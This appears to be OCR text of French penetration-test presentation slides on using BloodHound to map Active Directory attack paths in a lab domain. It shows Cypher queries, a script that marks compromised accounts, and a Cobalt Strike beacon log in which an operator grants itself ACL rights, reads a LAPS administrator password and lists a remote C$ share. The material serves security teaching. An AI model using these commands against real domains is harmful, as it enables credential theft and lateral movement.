




Analytics Queries | Pre-Built Queries

The screenshot shows a software interface with a dark theme. At the top, there is a search bar with the placeholder text "Start typing to search for a node..." and three icons: a magnifying glass, a font size, and a downward arrow. Below the search bar is a navigation bar with three tabs: "Database Info", "Node Info", and "Queries". The "Queries" tab is currently selected. The main content area is titled "Pre-Built Analytics Queries" and lists the following queries:

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals
- Shortest Paths to High Value Targets





Analytics Queries | Pre-Built Queries

BloodHound

Start typing to search for a node...

Database Info Node Info Queries

Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DC Sync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals
- Shortest Paths to High Value Targets

The graph illustrates a domain network with several nodes:

- User nodes: PBLOODSWORTH12288@TESTLAB.LOCAL, IT18186@TESTLAB.LOCAL, RCLOVIS12964@TESTLAB.LOCAL, JOEHL SCHLAGER03841@TESTLAB.LOCAL.
- Computer nodes: COMP11965.TESTLAB.LOCAL, TESTLAB_GPO_13@TESTLAB.LOCAL, TX_USERS@TESTLAB.LOCAL.
- Group node: DOMAIN ADMINS@TESTLAB.LOCAL.

Relationships shown:

- PBLOODSWORTH12288@TESTLAB.LOCAL is connected to RCLOVIS12964@TESTLAB.LOCAL via a "HasJunction" link.
- PBLOODSWORTH12288@TESTLAB.LOCAL is connected to IT18186@TESTLAB.LOCAL via a "MemberOf" link.
- RCLOVIS12964@TESTLAB.LOCAL is connected to COMP11965.TESTLAB.LOCAL via a "CanRDP" link.
- IT18186@TESTLAB.LOCAL is connected to TESTLAB_GPO_13@TESTLAB.LOCAL via a "MemberOf" link.
- TESTLAB_GPO_13@TESTLAB.LOCAL is connected to TX_USERS@TESTLAB.LOCAL via a "GppLink" link.
- TX_USERS@TESTLAB.LOCAL is connected to JOEHL SCHLAGER03841@TESTLAB.LOCAL via a "Contains" link.
- JOEHL SCHLAGER03841@TESTLAB.LOCAL is connected to DOMAIN ADMINS@TESTLAB.LOCAL via a "MemberOf" link.



Analytics Queries | Custom Queries

Custom Queries

- Top Ten Users with Most Sessions
- Top Ten Computers with Most Sessions
- Top Ten Users with Most Local Admin Rights
- Top Ten Computers with Most Admins
- Find all Domain Admins sessions
- Shortest path to Built-in admin accounts
- Shortest path to Built-in admin accounts from Owned Principals
- Find all Shortest Paths to Domain Admins
- Find all Users with SPN
- Find all Out of Date Computers
- Find all GPO
- Find all Owned Principals
- Shortest Paths to Domain Admins from Owned Principals (No RDP)
- All Shortest Paths to Domain Admins from Owned Principals (No RDP)
- Find all RDP access from Owned Principals
- Find all admin access from Owned Principals
- Shortest Paths to Unconstrained Delegation Systems from Owned Principals

```
{ customqueries.json x
. c: \Users\wat\AppData\Roaming\bloodhound\customqueries.json ...
1 [
2   "queries": [
3     {
4       "name": "Top Ten Users with Most Sessions",
5       "queryList": [
6         {
7           "final": true,
8           "requireNodeSelect": false,
9           "allowCollapse": false,
10          "startNode": "{}",
11          "query": "MATCH (n:User),(m:Computer), (n)-[r:HasSession]-(m) WHERE NOT n.name STARTS WITH 'ANONYMOUS LOGON' AND NOT n.name='' WITH n, count(r) as rel_count ORDER BY rel_count DESC LIMIT 10 MATCH p=(m)-[r:HasSession]->(n) RETURN p"
12        }
13      ],
14    },
15    {
16      "name": "Top Ten Computers with Most Sessions",
17      "queryList": [
18        {
19          "final": true,
20          "requireNodeSelect": false,
21          "allowCollapse": false,
22          "startNode": "{}",
23          "query": "MATCH (n:User),(m:Computer), (n)-[r:HasSession]-(m) WHERE NOT n.name STARTS WITH 'ANONYMOUS LOGON' AND NOT n.name='' WITH m, count(r) as rel_count ORDER BY rel_count DESC LIMIT 10 MATCH p=(m)-[r:HasSession]->(n) RETURN n,r,m"
24        }
25      ]
26    }
27  ]
28}
```



Analytics Queries | Custom Queries

Start typing to search for a node...

Database Info Node Info Queries

Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DC Sync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals
- Shortest Paths to High Value Targets

Custom Queries

- Top Ten Users with Most Sessions
- Top Ten Computers with Most Sessions
- Top Ten Users with Most Local Admin Rights
- Top Ten Computers with Most Admins
- Find all Domain Admins sessions
- Find all Domain Admins sessions (NO DC)
- Shortest path to Built-in admin accounts
- Shortest path to Built-in admin accounts from Owned Principals
- Find all Shortest Paths to Domain Admins
- Find all Users with SPN
- Find all Out of Date Computers
- Find all GPO

BloodHound

The BloodHound interface displays a network graph where nodes represent users and computers, and edges represent various types of relationships. A large cluster of nodes on the left represents computers, primarily with names starting with 'COMP' and ending in '.TESTLAB.LOCAL'. A central cluster of nodes represents users, with names like 'VKASKEY16599@TESTLAB.LOCAL', 'BLETTIERE18715@TESTLAB.LOCAL', and 'MMCCOWEN17292@TESTLAB.LOCAL'. On the right, a single node labeled 'DOMAIN ADMINS@TESTLAB.LOCAL' is connected to many other user nodes. Edges between nodes are color-coded: blue for 'HasSession', green for 'MemberOf', and grey for 'Membership'. The overall layout shows the complex web of interactions within a domain environment.



Analytics Queries | Owned > inject_owned.py

```
$ python inject_owned.py TESTLAB.LOCAL owned.txt "LLMNR"
[+] Domain: TESTLAB.LOCAL
[+] Input owned file: owned.txt
imported RCLOVIS12964@TESTLAB.LOCAL user
imported BOBERLANDER07070@TESTLAB.LOCAL user
imported GROCKYMORE00002@TESTLAB.LOCAL user
imported TKEENETH00007@TESTLAB.LOCAL user
imported NCHHOR00023@TESTLAB.LOCAL user
```

A screenshot of a terminal window displaying a Cypher query and its results. The query is:


```
$ MATCH (n:User) WHERE n.owned = true RETURN n.name,n.wave
```

The results are presented in a table format:

n.name	n.wave
"GROCKYMORE00002@TESTLAB.LOCAL"	"LLMNR"
"TKEENETH00007@TESTLAB.LOCAL"	"LLMNR"
"BOBERLANDER07070@TESTLAB.LOCAL"	"LLMNR"
"RCLOVIS12964@TESTLAB.LOCAL"	"LLMNR"



Analytics Queries | Owned > inject_owned.py





Analytics Queries | Ajout de label

AdminTo

BOBERLANDER07070@TESTLAB.LOCAL

	Name	Value
	owned	<input checked="" type="checkbox"/>
	domain	TESTLAB.LOCAL
	displayname	Bethel Oberlander
	pwdlastset	1525296112
	lastlogon	0
	blacklist	<input checked="" type="checkbox"/>
	objectsid	S-1-5-21-883232822-274137685-4173207997-8070
Internal Name		boolean
		+ Add


Start typing to search for a node.

Database Info Node Info Queries

Shortest Paths to Domain Admins from Kerberosable Users
Shortest Paths to Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets

Custom Queries

- Top Ten Users with Most Sessions
- Top Ten Computers with Most Sessions
- Top Ten Users with Most Local Admin Rights
- Top Ten Computers with Most Admins
- Find all Domain Admin accounts
- Find all Domain Admin sessions (No DC)
- Shortest path to Built-in admin accounts
- Shortest path to Built-in admin accounts from Owned Principals
- Find all Shortest Paths to Domain Admins
- Find all users with SPN
- Find all Out of Date Computers
- Find all GPOs
- Find all Owned Principals
- Shortest Paths to Domain Admins from Owned Principals (No RDP)
- Shortest Paths to Domain Admins from Owned Principals (No RDP) [1]
- All Shortest Paths to Domain Admins from Owned Principals (No RDP)
- Find all RDP access from Owned Principals
- Find all admin access from Owned Principals
- Shortest Paths to Unconstrained Delegation Systems from Owned Principals






RETEX | Quick wins

Attaque : Exploitation des mauvaises pratiques d'administration

- Administration des postes/serveurs via des comptes d'administrateurs du domaine
- Nombre important d'administrateurs locaux via des groupes imbriqués
- Mauvaise configuration des DACL (Discretionary Access Control List)
- Présence d'informations sensibles dans les descriptions des comptes
- Manque de mise à jour des serveurs
- Politique de mot de passe faible

Mauvaise configuration des DACL (Discretionary Access Control List)





RETEX | Quick wins

Mauvaise configuration des DACL (Discretionary Access Control List)

Help: AllExtendedRights

Info Abuse Info Opsec Considerations References

The user [REDACTED] has the **AllExtendedRights** privilege to the computer [REDACTED]. Extended rights are special rights granted on objects which allow reading of privileged attributes, as well as performing special actions.

Help: AllExtendedRights

Info Abuse Info Opsec Considerations References

If LAPS is installed in the environment, the **AllExtendedRights** privilege grants [REDACTED] the ability to obtain the RID 500 administrator password of [REDACTED]. [REDACTED] can do so by listing a computer object's AD properties with PowerView using Get-DomainComputer {}. The value of the **ms-mcs-AdmPwd** property will contain password of the administrative local account on [REDACTED].



RETEX | Quick wins

Mauvaise configuration des DACL (Discretionary Access Control List)

```
beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes
beacon> powerpick $SecPassword = ConvertTo-SecureString '██████████' -AsPlainText -Force; $Cred = New-Object System.Management.Automation.PSCredential('██████████', $SecPassword); Add-DomainObjectAcl -Credential $Cred -TargetIdentity -PrincipalIdentity dprigent -Rights All
[*] Tasked beacon to run: $SecPassword = ConvertTo-SecureString '██████████' -AsPlainText -Force; $Cred = New-Object System.Management.Automation.PSCredential('██████████', $SecPassword); Add-DomainObjectAcl -Credential $Cred -TargetIdentity -PrincipalIdentity dprigent -Rights All (unmanaged)
[+] host called home, sent: 133715 bytes
beacon> powerpick Get-DomainObject -Identity ██████████ -Properties ms-mcs-admpwd
[*] Tasked beacon to run: Get-DomainObject -Identity ██████████ -Properties ms-mcs-admpwd (unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:

ms-mcs-admpwd
-----
; p
```



```
beacon> make token : p
[*] Tasked beacon to create a token for ██████████
[+] host called home, sent: 51 bytes
[+] Impersonated
beacon> ls \\██████████\C$ 
[*] Tasked beacon to list files in \\██████████\C$ 
[+] host called home, sent: 54 bytes
[*] Listing: \\██████████\C$\

Size   Type    Last Modified      Name
----  -----  -----  -----
dir    07/09/2018 10:24:39  $Recycle.Bin
dir    06/12/2018 19:41:05  Boot
dir    07/14/2009 07:08:56  Documents and Settings
dir    06/12/2018 19:47:02  Drivers
dir    12/12/2018 15:29:49  found.000
dir    06/12/2018 11:01:02  Intel
dir    09/22/2016 12:47:19  MSOCache
dir    07/14/2009 05:20:08  PerfLogs
dir    12/10/2018 09:50:13  Program Files
dir    12/12/2018 15:05:42  Program Files (x86)
dir    01/03/2019 13:07:51  ProgramData
dir    11/20/2018 09:58:26  Projets
dir    11/22/2018 09:54:08  Quarantine
dir    06/12/2018 10:52:01  Recovery
dir    06/12/2018 10:49:03  System Volume Information
dir    01/03/2019 14:03:06  Temp
dir    07/09/2018 10:24:30  Users
dir    01/01/2019 21:59:38  Windows
39kb   fil    06/12/2018 19:47:15  AddDriver.log
710b   fil    06/12/2018 19:47:21  AutoDrivers.log
```



RETEX | Quick wins

Présence d'informations sensibles dans les descriptions des comptes

\$ MATCH (n:User) RETURN n.name,n.description

		↓	↗	↖	↖	↙	×
	"KBRUNKHARDT00984@TESTLAB.LOCAL"		null				
	"MCURD00985@TESTLAB.LOCAL"		null				
	"SHATTAN00986@TESTLAB.LOCAL"		null				
	"VSOVEREIGN00987@TESTLAB.LOCAL"		null				
	"AEGLETON00988@TESTLAB.LOCAL"		null				
	"MGILBERT00989@TESTLAB.LOCAL"		null				
	"DENGBRETSON00990@TESTLAB.LOCAL"		null				
	"CMCCREEDY00991@TESTLAB.LOCAL"		null				
	"SBIDROWSKI00992@TESTLAB.LOCAL"		null				
	"AFRANS00993@TESTLAB.LOCAL"		null				
	"EREHMANN00994@TESTLAB.LOCAL"		null				
	"LSHEY00995@TESTLAB.LOCAL"		null				
	"BJUGAN00996@TESTLAB.LOCAL"		null				
	"RWINTLE00997@TESTLAB.LOCAL"		null				
	"MBOLER00998@TESTLAB.LOCAL"		null				
